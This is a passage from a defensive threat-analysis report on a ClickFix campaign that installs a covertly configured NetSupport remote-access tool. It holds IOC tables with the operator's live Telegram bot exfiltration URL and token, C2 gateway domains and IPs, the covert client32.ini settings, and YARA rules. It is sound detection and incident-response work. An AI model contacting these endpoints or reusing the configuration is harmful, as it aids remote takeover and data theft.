The build tree is versioned by directory: `nsm\1412\` for the launcher against `nsm\1201\` for the engine. **The filesystem layout says the same thing the version resources do** — one component built from a 14.12 source tree, seven from a 12.01 tree — which matters because it is evidence of a different kind. A version resource is a string a builder can set to anything; a PDB path is emitted by the linker from the actual build directory. Three independent mechanisms (resource strings, certificate serials and dates, build-tree paths) agree, and the mixed-vintage conclusion no longer rests on any one of them.

Note also `client32\release_unicode\` for the launcher, and `client32\Release\` for the engine — the 14.12 build is a Unicode configuration; the 12.01 build is not.

`pcicapi.dll`'s record is the 72 bytes referenced in Finding 6a, and reading them resolves what an earlier draft dismissed as alignment padding. The raw record is `NB10` + offset + timestamp + age, then the null-terminated path `m\1201\1201\ctl32\release\pcicapi.pdb`, then trailing nulls to the 8-byte boundary where the certificate table begins. The 72 bytes are therefore fully accounted for: **a debug record plus its alignment tail, not unexplained data.** (`pefile` reports only the bare `pcicapi.pdb` for this file because the record's stored path begins mid-string — the leading `E:\nsmsrc\ns` is truncated in the on-disk record itself, which is why the raw bytes were read directly.)

The `E:\nsmsrc\` root is a **vendor** artefact and is *not* an indicator of compromise. It is recorded here because it is durable across renames and useful for confirming that a suspect file is a genuine NetSupport build rather than an imitation — the same discriminating value the version resources carry, from a field an attacker has no reason to curate.

7. Cross-stage finding — the typosquat inside the vendor's signed region

Confidence: High for presence and location; **origin unresolved.** *This is the single most anomalous artefact in the drop.*

`PCICL32.DLL` contains, as ASCII literals:

```
file 0x18d068   "www.netsuppport247.com"      <- three 'p's
file 0x18d080   "client.asp?chatid=0"
```

They are referenced in `fcn.11028090` as the **default** host and path, overwritten only if URL parsing succeeds:

```
0x110282af  mov dword [var_28h], str.client.asp_chatid0      ; default PATH
0x110282b6  mov dword [var_30h], str.www.netsuppport247.com  ; default HOST
0x110282bd  call fcn.11159650                                ; strstr(url, "://")
0x110282c5  cmp eax, edi
0x110282c7  je  0x110282cf                                   ; NULL -> KEEP defaults
0x110282cc  mov dword [var_30h], eax                         ; else overwrite
```

The fetch uses dynamically-resolved WinInet on **hardcoded port 80** (`push 0x50` @ `0x1102834a`), with an **empty User-Agent** (`push 0x11189200` @ `0x11028255`; file offset `0x187e00` verified by hexdump to be a genuine null literal in read-only `.rdata`, not an uninitialised buffer) and flags `0x8040f000` — no cache, no cookies, no auto-redirect, no UI.

The critical qualifier, and the reason this is *not* evidence of tampering: file offset `0x18d068` lies below the certificate table at `0x352a00`, i.e. **inside the Authenticode-hashed region**. The string was present when NetSupport Ltd signed the file. **The operator did not add it.**

The genuine vendor domains in the same binary — `www.netsupportsoftware.com`, `geo.netsupportsoftware.com`, `www.netsupportschool.com`, `www.pci.co.uk/support` — are all spelled correctly, which is precisely what makes the three-`p` variant stand out.

Whether this reflects a vendor-side supply chain issue, a typo in a 2014 build, or something else can**not be determined from these bytes**. It is recorded as the highest-value pivot in the drop and is explicitly *not* explained by the weaponisation-by-configuration model. See *Assessment Limitations*.

8. Cross-stage finding — language and authorship signals

Confidence: Medium. *Evidence is stated in full so the reader can weigh it independently; the inference is deliberately bounded.*

Two Stage 6 error strings are Russian:

```
# line 60
Write-Error "Не найден исполняемый файл: $exePath"          # "executable file not found"
# line 94
Write-Error "Не удалось создать ярлык автозапуска: $lnkPath" # "failed to create autostart
shortcut"
```

Four measured properties raise this above the usual throwaway language artefact:

1. **They are the only human-language messages in Stage 6.** This is not Russian appearing *alongside* English diagnostics — there are no English diagnostics. `grep` for `Write-Error|Write-Host|Write-Output|throw` returns exactly these two lines. Russian is the sole language the developer used for operator-facing output.
2. **Both sit on `exit 1` abort paths a victim would never see.** They are developer diagnostics, not lure text. This matters because lure text is exactly where an attacker *would* plant a false-flag language.
3. **They are confined to Stage 6.** Stages 1–5 contain zero Cyrillic, as do all configuration files.
4. **Stage 6 is the chain's only hand-written component.** Stages 1–3 are machine-generated obfuscation — thousands of `[math]::` junk assignments and random identifiers. Stage 6 has **zero** junk padding and meaningful English variable names (`$fallbackRoot`, `$existingLnks`, `$targetRoot`), with obfuscated names only around the kill switch. The Russian therefore sits in **hand-authored deployment logic**, not in generator output that could have been inherited wholesale from a third-party builder.

   A false positive excluded. A byte-level sweep initially reported Cyrillic in seven of the nine PEs — including Microsoft's `msvcr100.dll` (484 hits), which was the tell. Decoding the matches shows them to be structural byte runs (sequences of `0x0400`-range words in padding and tables) and, in `msvcr100.dll`, a **Unicode case-mapping table** — exactly what a C runtime contains. **No Cyrillic text exists in any PE.** Reported unchecked, this would have been a fabricated attribution signal supported by an impressive-looking count.

What this supports: that the developer of *this deployment stage* is a Russian speaker, and that the stage was hand-written rather than generated.

What it does not support, and must not be read as: the nationality or location of the *operator* running the campaign; any named threat actor; or a state nexus. Builder code and operator are routinely different people, ClickFix kits are traded between groups, and language strings are trivially copied. On the standard analytic scale, this is a **weak-to-moderate** signal — one consistent data point, worth recording and worth combining with others, and not sufficient alone.

Two further authorship observations, both weak individually:

- The campaign tag `ClickHunter` and the stego magics `CHIMG` / `CHP1` share initials, indicating operator toolkit naming rather than a public tool.
- The operator staging path `C:\Users\Administrator\Pictures\5\client32.ini` shows the configurator was run from an `Administrator` account, with a numerically-named working directory (`5`) suggesting several campaign builds.

9. Infrastructure

Confidence: High for the measurements; **Medium** for the interpretation.

All values collected 2026-08-20.

Domain	A record	Created	Registrar	Nameservers	Netblock
`tcpsync.com`	`178.16.54.253`	**2026-08-14**	Tucows	`ns{1,2}.virtualine.org`	OMEGATECH (NL; org SC)
`laborado.net`	`176.65.144.122`	**2026-08-11**	NiceNIC	`ns{1,2}.erans.ru`	DEDIKIO / Dedik Services (CH; org GB)
`expendia.net`	`204.74.99.101`	2012-05-04	CSC Corporate Domains	UltraDNS (6×)	Vercara `SECURITYSERVICES`

The two attacker domains are days old. `laborado.net` was registered 2026-08-11 and `tcpsync.com` on 2026-08-14 — the lure domain postdating the C2 by three days, which is the expected build order. The user's visit occurred within roughly a week of both. Domain age alone would have been sufficient to block this chain: a reputation or newly registered domain control would have caught it without any signature.

Both sit on infrastructure typical of bulletproof or abuse-tolerant providers — Seychelles-registered org hosting in the Netherlands, and a UK-registered org hosting in Switzerland — with `.ru` nameservers on the C2.

`expendia.net` **is not attacker infrastructure.** It was registered in 2012, uses CSC Corporate Domains (an enterprise brand-protection registrar) and six UltraDNS nameservers, and resolves into `204.74.99.101` — ARIN `NET-204-74-99-0-1`, named `SECURITYSERVICES` and registered to **Vercara, LLC**. That is a **sinkhole** — assessed at *Medium* confidence, on the netblock naming and registration alone.

One argument that appeared in an earlier draft has been withdrawn as non-diagnostic: a TLS probe of the address returned no handshake, which was read as sinkhole behaviour. But NetSupport's gateway protocol on port 443 **is not TLS** — this report says so elsewhere — so a genuine attacker-controlled NetSupport gateway would also fail a TLS handshake. The probe distinguishes nothing. The naming and ownership evidence stands on its own; the confidence rating is Medium rather than High precisely because it rests on that single line of evidence, and responders should treat traffic to `expendia.net` as worth investigating rather than as proven-harmless.

The reading this supports: `expendia.net` was previously used as a NetSupport gateway, was seized or sinkholed, and the operator's config generator still carries it as the secondary. This is corroborated directly by `NSM.LIC`'s `; Generated on 02:59 - 11/03/2018` stamp. **This dates the campaign's lineage well before its current domains** and makes `expendia.net` valuable as a *historical* pivot

for anyone with passive DNS. It is deliberately listed in the IOC table as sinkholed rather than malicious — blocking it is harmless, but attributing a connection to it as active C2 would be wrong, and a host contacting it is a *detection* opportunity rather than evidence of live operator control.

`tcpsync.com` publishes an SPF record that includes `relay.mailbaby.net` and `relay.mailchannels.net`, and has an MX record pointing to itself — the domain is provisioned to send mail. No mail-borne component of this campaign was observed, but the capability is configured.

External Intelligence Corroboration

No third-party threat-intelligence service was queried for this report. No VirusTotal, URLScan, or vendor blog lookup was performed against these hashes or domains. The corroboration below is limited to what is verifiable from the artefacts themselves, plus publicly documented product behaviour.

What is independently verifiable, first-hand:

- **The NetSupport binaries are authentic and unmodified.** This is now a *cryptographic* result, not an identity reading: all nine PEs pass Authenticode verification of both message digest and certificate chain (`signify` 0.9.2). Earlier drafts could only state that the embedded certificate *named* NetSupport Ltd — materially weaker. The signer identity is now established from the leaf certificates themselves (resolved by the issuer and serial number), and the launcher's is an **EV certificate carrying the UK company number** `02386638` — a legally verified identity rather than a self-asserted string. See Finding 6a.
- **The product's documented capabilities** (remote control, file transfer, audio, keyboard filter driver) are vendor-published, not inferred here. **However — and this is the report's largest correction — vendor documentation proved an unreliable guide to what the shipped subset actually implements.** Two capabilities documented by the vendor and widely attributed to this family (keystroke logging, microphone capture) are absent or materially different in these binaries. Where documentation and disassembly disagreed, disassembly won.
- **NetSupport-as-RAT is a well-established, widely-reported abuse pattern**, and the `NSM1234` licence, in particular, is reported across unrelated campaigns. This is stated from general knowledge of the threat landscape, **not** on a source consulted during this analysis, and is rated **Low–Medium** accordingly.

What this report does not establish: any link between this campaign and a named threat actor; any relationship to previously-reported `ClickHunter` activity (the tag is taken from the sample, not matched against reporting); the history of `expendia.net` before its apparent sinkholing; and the origin of the `www.netsuppport247.com` typosquat inside the vendor's signed region. Each is a reasonable next step for an analyst with passive-DNS and TI access; none is asserted here.

Indicators of Compromise

Values are grounded in the artefacts unless annotated otherwise. Three classes here are legitimately *absent* from the sample bytes as plain text, and the grounding gate flags them by design:

- **Filenames** (`Flaut.exe`, `lwyys.ini`, `PCICL32.DLL`, `HTCTL32.DLL`, `msvcr100.dll`) exist only as **base64** in Stage 5 — verified present as `RmxhdXQuZXhl`, `bHd5eXMuaW5p`, `UENJQ0wzMi5ETEw`, `SFRDVEwzMi5ETEw`, `bXN2Y3IxMDAuZGxs` respectively. This is the point of the obfuscation.
- **`tcpsync.com` and `basic.png`** appear only inside the base64 Stage 5 URL `aHR0cHM6Ly90Y3BzeW5jLmNvbS9iYXNpYy5wbmc=` in Stage 4, never as literals.
- **IPv4 addresses** appear nowhere in any artefact. They were obtained via DNS resolution on 2026-08-20 and reflect the infrastructure's properties at that time, not the sample's. They will change if the operator moves hosts.
- **`*CLEAN*`, `[char]67,76,69,65,78`, and `Windows Security`** are likewise never literals: the first exists only as base64 `KkNMRUFOKg==`, the second is the *result* of evaluating a `[char]` list, whose first element is present as `[char]67`, and the third only as `V2luZG93cyBTZWN1cml0eQ==`. Verified present in those forms.
- **`nskbfltr.sys`** is listed as an **absence** — the INF references it and no such file exists in the drop. That is the finding, not an oversight.
- **`getMe` / `getUpdates` / `abuse@telegram.org`** are Telegram API and abuse contacts named in guidance, not values from the sample.

Hashes are properties *of* files, not of the strings contained *in* them.

Three further classes were added when the deferred items were closed. Each was verified in the bytes by hand rather than acknowledged on assertion: **certificate serials** are raw DER integers inside the PKCS#7 blob, not text — `21e317fd…` at offset 99,618 of `Flaut.exe`, `2947c5…` at 3,486,535 of `PCICL32.DLL`; the **`E:\nsmsrc\nsm\1412\` build root** is ASCII at offset 1,824 of `Flaut.exe`; and `pcicapi.dll`'s **`NB10` debug record** sits at offset 102,400. A text-only grounding check cannot see a DER integer, which is the same class of blind spot as the binary GUID noted below.

Network

Type	Value	Note
Domain	`tcpsync.com`	Lure + Stage 5 host; created 2026-08-14
IPv4	`178.16.54.253`	`tcpsync.com`
URL	`https://tcpsync.com/basic.png`	Stage 5 stego carrier
Domain	`laborado.net`	**Primary NetSupport gateway, live**; created 2026-08-11
IPv4	`176.65.144.122`	`laborado.net`
Domain	`expendia.net`	Secondary gateway — **assessed sinkholed (Medium)**, likely not attacker-controlled; still investigate traffic to it
IPv4	`204.74.99.101`	Vercara `SECURITYSERVICES` sinkhole
Port	`443`	Both gateways — NetSupport HTTP protocol, *not* TLS
URL	`https://api.telegram.org/bot8558668971:AAELTTHUnNEB3v78wGWTGNlfnjxK2TVnEfY/sendMessage`	Victim-profile exfiltration
Telegram chat	`-1004297380457`	Supergroup/channel receiving beacons

Do not query the bot token. It was live at the time of analysis. Calling `getMe`, `getUpdates`, or any other Bot API method authenticates *as the operator's bot*, and Telegram surfaces that activity to them — it alerts the operator that the campaign is under analysis. It may trigger rotation before the takedown lands. It is published here so defenders can **block and report** it, not probe it. The token and chat ID should be reported to Telegram abuse (`abuse@telegram.org`) for takedown; the `laborado.net` gateway should be reported to its hosting provider and registrar in parallel. | URL | `http://ip-api.com/json/?fields=query,country,city,regionName,isp,timezone` | Geolocation recon (plaintext HTTP) — **legitimate service, context-dependent** | | URL | `https://api.ipify.org` | IP fallback — **legitimate service, context-dependent** |

`ip-api.com` and `api.ipify.org` are benign public services used by many legitimate software applications; they are listed for completeness and should **not** be blocked or alerted on in isolation.

Host

Type	Value	Note
Filename	`Flaut.exe`	Renamed `client32.exe`
Filename	`lwyys.ini`	Renamed to `client32.ini` after drop
Filename	`SecurityHealth.lnk`	Startup shortcut — **only when Startup was empty**
Directory	`C:\ProgramData\AppDataCache`	**Created unconditionally by Stage 6** — present even when the implant landed elsewhere. Highest-value fixed-path check
Directory	`C:\ProgramData\<10 random a-z>`	Primary drop pattern — randomised, no fixed path
Registry	`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU`	Wiped by the chain — anti-forensic artefact
Registry	`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion`	Read for OS version (recon only; benign key)
Config	`GatewayAddress=laborado.net:443`	In `client32.ini`
Config	`gsk=GI<C@GEJ:D>JCHGL<OAIEO:H>MCGHN`	Gateway key — **decoded** to `OJDSJFNDSJFIEJW` (§6c). On-the-wire form `7AoaYCbXiS58hW8N5AxRvQAA`
Config	`RADIUSSecret=dgAAAPpMkI7ke494fKEQRUoablcA`	21 bytes: 4-byte header + **16-byte max-entropy body** + null. Consumed by no binary in the drop; campaign correlator only (Limitation 5)
Licence	`NSM1234`	`licensee`/`serial_no`; family-level indicator
Cert serial	`21e317fd888c9704e61de9b0`	`Flaut.exe` EV signer (GlobalSign) — **vendor identity, not an IOC**
Cert serial	`2947c59f3a9d705c589106b8793fde`	Shared by all seven engine components (VeriSign 2015) — vendor identity, not an IOC
Build tree	`E:\nsmsrc\nsm\1412\` / `E:\nsmsrc\nsm\1201\`	Vendor PDB roots; authenticity check, **not an IOC**
Campaign	`ClickHunter`	Telegram beacon tag
Magic	`\x89CHIMG\x00`	Stego marker in `basic.png`
Magic	`CHP1`	Encrypted-blob header

Type	Value	Note
Kill switch	`*CLEAN*` / `KkNMRUFOKg==`	Hostname abort string; also `[char]67,76,69,65,78` (S5) and `@(83,92,85,81,94)` XOR 16 (S6)
Class name	`__X0e7b2386d8`	Stage 4's `Add-Type` PNG-carver class — unique, visible to in-memory/ETW inspection
Class name	`__HideConsole`	Stage 1 `Add-Type` console-hiding class (`ShowWindow`) — fixed literal while surrounding variable names are randomised
Class name	`__HideOffscreen`	Stage 1 `Add-Type` off-screen fallback class (`SetWindowPos -32000,-32000`) — same stability
Tray text	`Windows Security` / `V2luZG93cyBTZWN1cml0eQ==`	Decoy notification-icon masquerade
Config header	`0xb01d3f2d`	First line of `client32.ini` — NetSupport config checksum; campaign-specific, more durable than a file hash
Config header	`0x17584cd2`	First line of `NSM.LIC`, same class
Config	`Usernames=*`	Accept a connection from any operator username
Config	`_present=1`, `SKMode=1`, `Protocols=3`	Covert-configuration fingerprint
Config	`SecondaryGateway=expendia.net:443`	Config-line form (domain now sinkholed)
Config	`GSK` / `GSKX`	The gateway key is repeated under three spellings (`gsk`, `GSK`, `GSKX`) — a distinctive tell
Build path	`C:\Users\Administrator\Pictures\5\client32.ini`	`[_Info]` operator build-machine artefact
Licence stamp	`; Generated on 02:59 - 11/03/2018`	`NSM.LIC` — dates the kit's lineage
String (ru)	`Не найден исполняемый файл:`	Stage 6 error text — attribution signal
String (ru)	`Не удалось создать ярлык автозапуска:`	Stage 6 error text
Driver stub	`nskbfltr.inf` (`Provider=NSL`)	Keyboard-filter INF — `nskbfltr.sys` **is absent from the drop**

Type	Value	Note
Mutex	—	None observed

File hashes

Implant components (SHA-256): see *Sample Identification*. The operationally useful subset:

File	SHA-256
`basic.png`	`81b3a571815c342b9c368e1bc7a932458c7f7bc67f2637fdd5a60075920c58d3`
`Flaut.exe`	`56ebaf8922749b9a9a7fa2575f691c53a6170662a8f747faeed11291d475c422`
`PCICL32.DLL`	`b6d4ad0231941e0637485ac5833e0fdc75db35289b54e70f3858b70d36d04c80`
`AudioCapture.dll`	`2cc8ebea55c06981625397b04575ed0eaad9bb9f9dc896355c011a62febe49b5`
`lwyys.ini` / `client32.ini`	`4104160e1758cd705347d89a70f3e7d53ca6cf1c7075b398d40eb07f916919c6`
Stage 1 script	`527778105e5bc91fcb2fac328f5b26e1bdf3ae8b127192d658a0304bdc4df9f1`

The Stage 1 hash is not a reliable hunting indicator. It is the hash of the text *as the user saved it*, and the delivery page may serve per-visit randomised junk padding — the chain's junk variables are generator output, so two victims plausibly receive different bytes. Trailing-newline and encoding differences at save time shift it further. Hunt Stage 1 with the YARA rule above, not this hash. The implant-component hashes below are stable because they are files on disk.

Hashing the NetSupport binaries has an important caveat. These are *legitimate signed vendor files*. `PCICL32.DLL`, `HTCTL32.DLL`, `msvcr100.dll` and the rest have identical hashes in lawful NetSupport installations. Alerting on them will generate false positives in any environment where NetSupport is licensed and deployed. **`lwyys.ini` / `client32.ini` is the reliable discriminator** — the malicious configuration is unique to this campaign, and the `GatewayAddress` line is the single highest-value host indicator here.

Assessment Limitations

1. **Network contact was made.** As disclosed above, `basic.png` was retrieved, and DNS/WHOIS lookups were performed. The operator can see an unusual fetch from the analyst's IP. No C2 protocol was spoken, and no gateway or Telegram endpoint was contacted.
2. **Stage 5 is a point-in-time capture.** `basic.png` was fetched once, on 2026-08-20. A server that rotates payloads, geofences, or fingerprints clients could serve a victim different content than it serves here. Everything downstream of Stage 4 describes *the payload observed on that date*.

3. **No dynamic analysis.** Nothing was run. Runtime behaviour — what the operator actually does post-access, what traffic a live session carries — is inferred, never observed. Note that this limitation is now **narrower than in earlier drafts**: capability claims in Section 6 are traced to disassembly and rated **High**, rather than resting on vendor documentation at Medium. Where documentation and disassembly disagreed (Findings 6d, 6e), disassembly was taken as authoritative, and the documented claim was withdrawn.

4. **The origin of the `www.netsuppport247.com` typosquat is unresolved.** It is established that the string resides within the Authenticode-hashed region of a validly signed vendor binary and therefore predates operator involvement. *Why* a vendor-signed build contains a typosquat of the vendor's own name is not answerable from these bytes. This is the most significant open question in the report and the recommended first pivot for anyone with passive DNS or vendor contact.

5. `RADIUSSecret` **is structurally characterised, but its plaintext is not recoverable from this drop — and that is a bounded result, not an open question.** The value base64-decodes to 21 bytes with a clean internal structure: a 4-byte little-endian header (`0x76` = 118), a **16-byte body**, and a single null terminator. The body's 16 bytes are all *distinct*, giving a Shannon entropy of exactly 4.0 bits — the theoretical maximum for 16 bytes, and indistinguishable from random. A 16-byte body at maximum entropy is the shape of a key, a hash, or a ciphertext block, not of an encoded string.

   The decisive point is that the string `RADIUSSecret` occurs in **no file in the drop except the configuration itself** — searched across all fourteen extracted files in both ASCII and UTF-16LE. No shipped binary reads this key, so no decoder for it exists here to reverse. RADIUS is NetSupport's enterprise authentication integration, and the shipped subset does not include that component. Recovering the plaintext would require either the NetSupport RADIUS module (absent) or the gateway's own key material (on the attacker's side). **No decoding is claimed, and none is obtainable from these bytes** — the value serves only as a campaign correlator.

6. **The stock binaries were not exhaustively reversed.** Analysis was scoped to the configuration, capture, transport and integrity questions. `TCCTL32.DLL`, `pcicapi.dll` and `remcmdstub.exe` were verified stock but not fully analysed; behaviour reachable only through unexamined vendor code is out of scope.

7. **Two analysts sharing a blind spot would still both miss a value.** The union merge raises recall, and its yield is measured, but it proves nothing about the indicators, nor does either run surface.

8. **No live page capture.** The Stage 1 *page* at `https://tcpsync.com/` was not retrieved or rendered — only the script text the user saved from it. The ClickFix delivery mechanism is therefore inferred from three converging facts (the fake-update banner text, the `RunMRU` wipe, and the script's design as paste-and-run) rather than from the lure page itself. The inference is strong, but the page was not observed. **Confidence: Medium-High.**

9. **Attribution is not established.** The Russian error strings, the `.ru` nameservers, and the `ClickHunter` tag are artefacts of the *builder and infrastructure*, not evidence of who operated it. No actor attribution is offered or supported.

10. **No third-party TI corroboration.** As stated in that section, no external intelligence service was consulted. Hash and domain reputation, prior `expendia.net` history, and campaign clustering all remain open.
11. **The chain stages had a single-analyst pass; the binaries had two.** The dual-analyst union merge described in *Appendix: Methodology* covered only the nine extracted PEs. Stages 1–6 were analysed once, so the PowerShell portion of the IOC section retains single-pass recall characteristics — most likely under-reporting rather than fabricating.

Recommendations

For the reporting user — no action required

The reported exposure was a page visit from an **Apple Silicon Mac**. This chain is 32-bit Windows PowerShell and PE; it cannot execute on macOS under any configuration — no Rosetta path, no compatibility layer, nothing. Additionally, the chain requires the victim to paste a command into Windows Run or PowerShell manually; visiting the page does not execute anything.

Either fact alone is sufficient. **No cleanup, credential rotation, or rebuild is warranted.** The remaining guidance applies to Windows hosts and is included at the request, not because any infection was observed.

If a Windows host is suspected

First, a sequencing warning. If you have *any* prior reason to suspect this implant on the host — a matching alert, an observed `explorer.exe` Startup shortcut, a user who recalls pasting a Run command — **isolate the host before running the triage steps below**, then treat the triage as evidence collection on an already-contained machine. This is an interactive RAT: an operator may be connected while you work, watching the screen, and the steps below are visible to them. Isolating first costs nothing if the host turns out clean.

Where the suspicion is only speculative, and isolation is disruptive, running triage live is a reasonable trade — but it is a trade, and step 1 below may be observed.

Triage — establish whether anything is actually present. In order:

0. Check whether `C:\ProgramData\AppDataCache` exists. Stage 6 creates it unconditionally, so it is present on any host that reached deployment — **even if empty**, which is the case when the implant landed in a different, randomly named directory. This is the cheapest single check available.
1. Look for a running process named `Flaut.exe`, or any `client32.exe` outside a legitimate NetSupport install.
2. Inspect `C:\ProgramData\` for a directory containing `client32.ini` alongside `PCICL32.DLL`. Remember the directory name is randomised, and the implant may sit inside a real vendor folder.

3. If found, open `client32.ini` and read `GatewayAddress`. `laborado.net` confirms this campaign.
4. Inspect **every** `.lnk` in the user's Startup folder. Any shortcut whose target is `explorer.exe` with an executable path as its argument is hostile — including one bearing a legitimate name, since existing shortcuts are overwritten in place.
5. Check firewall/proxy logs for outbound traffic on port `443` to `laborado.net` / `176.65.144.122`, and for any requests to `expendia.net` / `204.74.99.101`.
6. **Read the PowerShell logs — this chain does not blind them.** It patches neither AMSI nor ETW (§1), so script-block logging (**Event ID 4104**, `Microsoft-Windows-PowerShell/Operational`) and AMSI telemetry remain intact and trustworthy if enabled. Hunt 4104 for the fixed class names `__X0e7b2386d8`, `__HideConsole`, `__HideOffscreen`, and for `[scriptblock]::Create` invoked by reflection. Note the *absence* of a `RunMRU` entry for the pasted command is itself expected — Stages 4 and 6 both wipe it — so an empty `RunMRU` next to 4104 evidence is corroboration, not exculpation.

If nothing above is present, the host is not infected by this chain, and no further action is needed.

If the implant is confirmed:

1. **Isolate the host from the network immediately.** This is an interactive RAT; an operator may be connected at this moment. Pull the cable or disable the adapter — do not merely close the process, which the operator can restart.
2. **Do not reboot before collecting evidence.** Preserve the ProgramData directory, `client32.ini`, the Startup `.lnk`, and process/network state. Rebooting re-launches the implant via the Startup shortcut.
3. **Rebuild the machine from known-good media.** Deleting the files is not sufficient. Hands-on-keyboard access of unknown duration means additional tooling, accounts, or persistence may exist that this chain did not install and this report cannot enumerate. Reimaging is the only defensible response to interactive compromise.
4. **Rotate every credential** used on or entered into that host, from a *different, known-clean* device: browser-saved passwords, email, banking, SSO, VPN, SSH keys, API tokens, MFA seeds. Assume exposure on the basis of **interactive desktop control** — the operator could read anything on screen and type as the user. (This drop contains no keylogger; see Finding 6d. The rotation advice is unchanged, only its basis.)
5. **Review account activity** for the affected user across email, cloud storage, and financial services for the period since the suspected infection, and enable MFA anywhere it is absent.
6. **Treat conversations held near the machine as potentially recorded**, given `AudioCapture.dll is present`. This is unusual enough to be easy to overlook.
7. **Block** `laborado.net`, `tcpsync.com`, `176.65.144.122`, `178.16.54.253` at the DNS/firewall layer, and alert on `expendia.net` / `204.74.99.101` rather than merely blocking it.

Preventive controls, in order of effect against this specific chain

1. **Block newly-registered domains.** Both attacker domains were under a week old. This single control defeats the chain with no signature and no payload-specific knowledge — it is the highest-leverage item on this list.
2. **Disable the Win+R Run dialog** for standard users via Group Policy (`NoRun`). ClickFix depends on it. Where that is too disruptive, restricting `powershell.exe` execution for non-administrative users has a similar effect.
3. **Enable PowerShell Script Block Logging** (Event ID 4104) and ship it centrally. It records deobfuscated script content *after* decoding — the single most effective detection against this entire obfuscation strategy, because it defeats all four layers at once.
4. **Enforce PowerShell Constrained Language Mode** for standard users. The chain depends on `Add-Type` compiling C# in-memory, which Constrained Language Mode blocks outright — killing it at Stage 1.
5. **Inventory and control remote-access tools.** If NetSupport is not licensed in the environment, treat any NetSupport binary as an incident. If it *is* licensed, alert on configurations whose `GatewayAddress` is not the organisation's own. This is the durable control, since the operator can re-sign nothing but must always point somewhere.
6. **User awareness, one rule:** *no legitimate website ever asks you to paste a command into the Windows Run box or PowerShell.* That instruction is the attack, without exception. This is more actionable than generic phishing training because it is a single, memorable, zero-false-positive rule.

Detection Opportunities

Ordered by durability — behaviours the operator cannot cheaply change come first. Hash-based detections are last because they are the easiest to defeat.

Tier 1 — behavioural (most durable)

1. `explorer.exe` **launched from a Startup** `.lnk` **with an executable path as its argument.** This is the persistence mechanism's irreducible shape. It is rare in legitimate software and survives any renaming of the payload.
2. **Any process under** `C:\ProgramData\` **making sustained outbound connections to port 443** where the traffic is not TLS. NetSupport's HTTP gateway protocol on 443 is not TLS, so a TLS-aware proxy or JA3-style inspection sees port 443 carrying non-TLS traffic — a strong, low-noise anomaly.
3. **PowerShell process performing** `Add-Type` **compilation followed by an outbound image request.** The `csc.exe`/`cvtres.exe` child processes spawned by in-memory C# compilation are themselves a high-signal artefact of this chain and of ClickFix loaders generally.
4. `RunMRU` **cleared with no corresponding user action**, especially on a host with any other indicator.

5. **An image file larger than a few hundred KB whose pixel dimensions are tiny.** `basic.png` is 3 MB at 96×96. A proxy or mail gateway can compute this ratio cheaply, and it generalises to all appended-blob stego.

Tier 2 — configuration and content

- `C:\ProgramData\AppDataCache` **exists.** Created unconditionally by Stage 6, independent of where the implant landed. An empty instance is still a hit.
- **NetSupport version skew.** A `client32.exe`/`Flaut.exe` reporting **v14.12** loaded against a **v12.01** `PCICL32.DLL`/`HTCTL32.DLL`/`TCCTL32.DLL` set (and a v12.01 engine set) is not a coherent vendor installation. Keying on the **version resource** is more durable than on build timestamps.

6. `client32.ini` **anywhere on disk whose** `GatewayAddress` **is not an organisation-approved host.** The single best host indicator in this report.
7. **NetSupport binaries where** `client32.exe` **reports v14.12 but the engine DLLs report v12.01** (`PCICL32.DLL`, `HTCTL32.DLL`, `TCCTL32.DLL`), with the engine set uniformly at v12.01. No legitimate install ships this
    mix. Key on the version resource rather than the 2015 build timestamp — the version string is the more durable signal.
8. **The byte sequence** `89 43 48 49 4D 47 00` **in any file**, and `CHP1` at the start of a carved blob.

Tier 3 — network and static

9. Outbound to `laborado.net` / `176.65.144.122` on any port.
10. Telegram Bot API requests from a host with no business reason to use Telegram, particularly to bot ID `8558668971`.
11. The file hashes in the IOC table — subject to the false-positive caveat for the legitimate NetSupport components.

YARA — Stage 1 loader

```
rule ClickHunter_PS_Loader_Stage1
{
    meta:
        description = "ClickHunter ClickFix PowerShell loader, stage 1"
        reference   = "tcpsync.com campaign, 2026-08"
        author      = "AIMA"
        date        = "2026-08-20"
    strings:
        $lure1 = "MICROSOFT SECURITY INTELLIGENCE UPDATE" ascii
        $lure2 = "Loading trusted platform modules. Do not close this window." ascii
        $ks    = "KkNMRUFOKg==" ascii            // base64 "*CLEAN*"
        $hide1 = "GetConsoleWindow" ascii
        $hide2 = "SetWindowPos" ascii
        $refl1 = "'FromBas'" ascii
        $refl2 = "'e64Str'" ascii
        $sb    = "('Scr'+'ipt'+'block')" ascii
        $carve = "__X0e7b2386d8" ascii            // stage-4 PNG carver class
        $png   = { 89 50 4E 47 0D 0A 1A 0A }
    condition:
```

```
        filesize > 2KB and filesize < 20MB and
        not ($png at 0) and
        (
            (any of ($lure*) and $ks) or
            (all of ($refl*)) or
            $sb or $carve or
            ($ks and all of ($hide*))
        )
}
```

YARA — stego carrier

```
rule ClickHunter_PNG_Stego_Carrier
{
    meta:
        description = "PNG with appended CHIMG/CHP1 encrypted payload"
        reference   = "tcpsync.com campaign, 2026-08"
        author      = "AIMA"
        date        = "2026-08-20"
    strings:
        $png  = { 89 50 4E 47 0D 0A 1A 0A }
        // marker, 4-byte big-endian blob length, then the CHP1 magic —
        // the exact adjacency stage 4's FromPng/DecryptBlob parses
        $blob = { 89 43 48 49 4D 47 00 ?? ?? ?? ?? 43 48 50 31 }
    condition:
        $png at 0 and $blob
}
```

YARA — dropped configuration

```
rule ClickHunter_NetSupport_Config
{
    meta:
        description = "Malicious NetSupport client32.ini - covert config + campaign gateway"
        reference   = "tcpsync.com campaign, 2026-08"
        author      = "AIMA"
        date        = "2026-08-20"
    strings:
        $s1 = "[Client]" ascii
        $s2 = "silent=1" ascii
        $s3 = "SysTray=0" ascii
        $s4 = "DisableDisconnect=1" ascii
        $s5 = "ShowUIOnConnect=0" ascii
        $gw = "laborado.net" ascii nocase
        $g2 = "expendia.net" ascii nocase
        $anchor = "GatewayAddress" ascii nocase
    condition:
        filesize < 8KB and $s1 and
        ( $gw or $g2 or (3 of ($s2,$s3,$s4,$s5) and $anchor) )
}
```

The third rule's `3 of` branch deliberately matches on the *covert-configuration shape* without any campaign domain, so it survives infrastructure rotation. It will also match a legitimately silent

NetSupport deployment — that is intended, and such matches should be triaged against the organisation's approved gateway rather than treated as automatic detections. The branch also requires `GatewayAddress` as a family anchor; without it, any 4-line INI containing `[Client]` plus three generic keys would fire the rule, which is not a NetSupport detection at all.

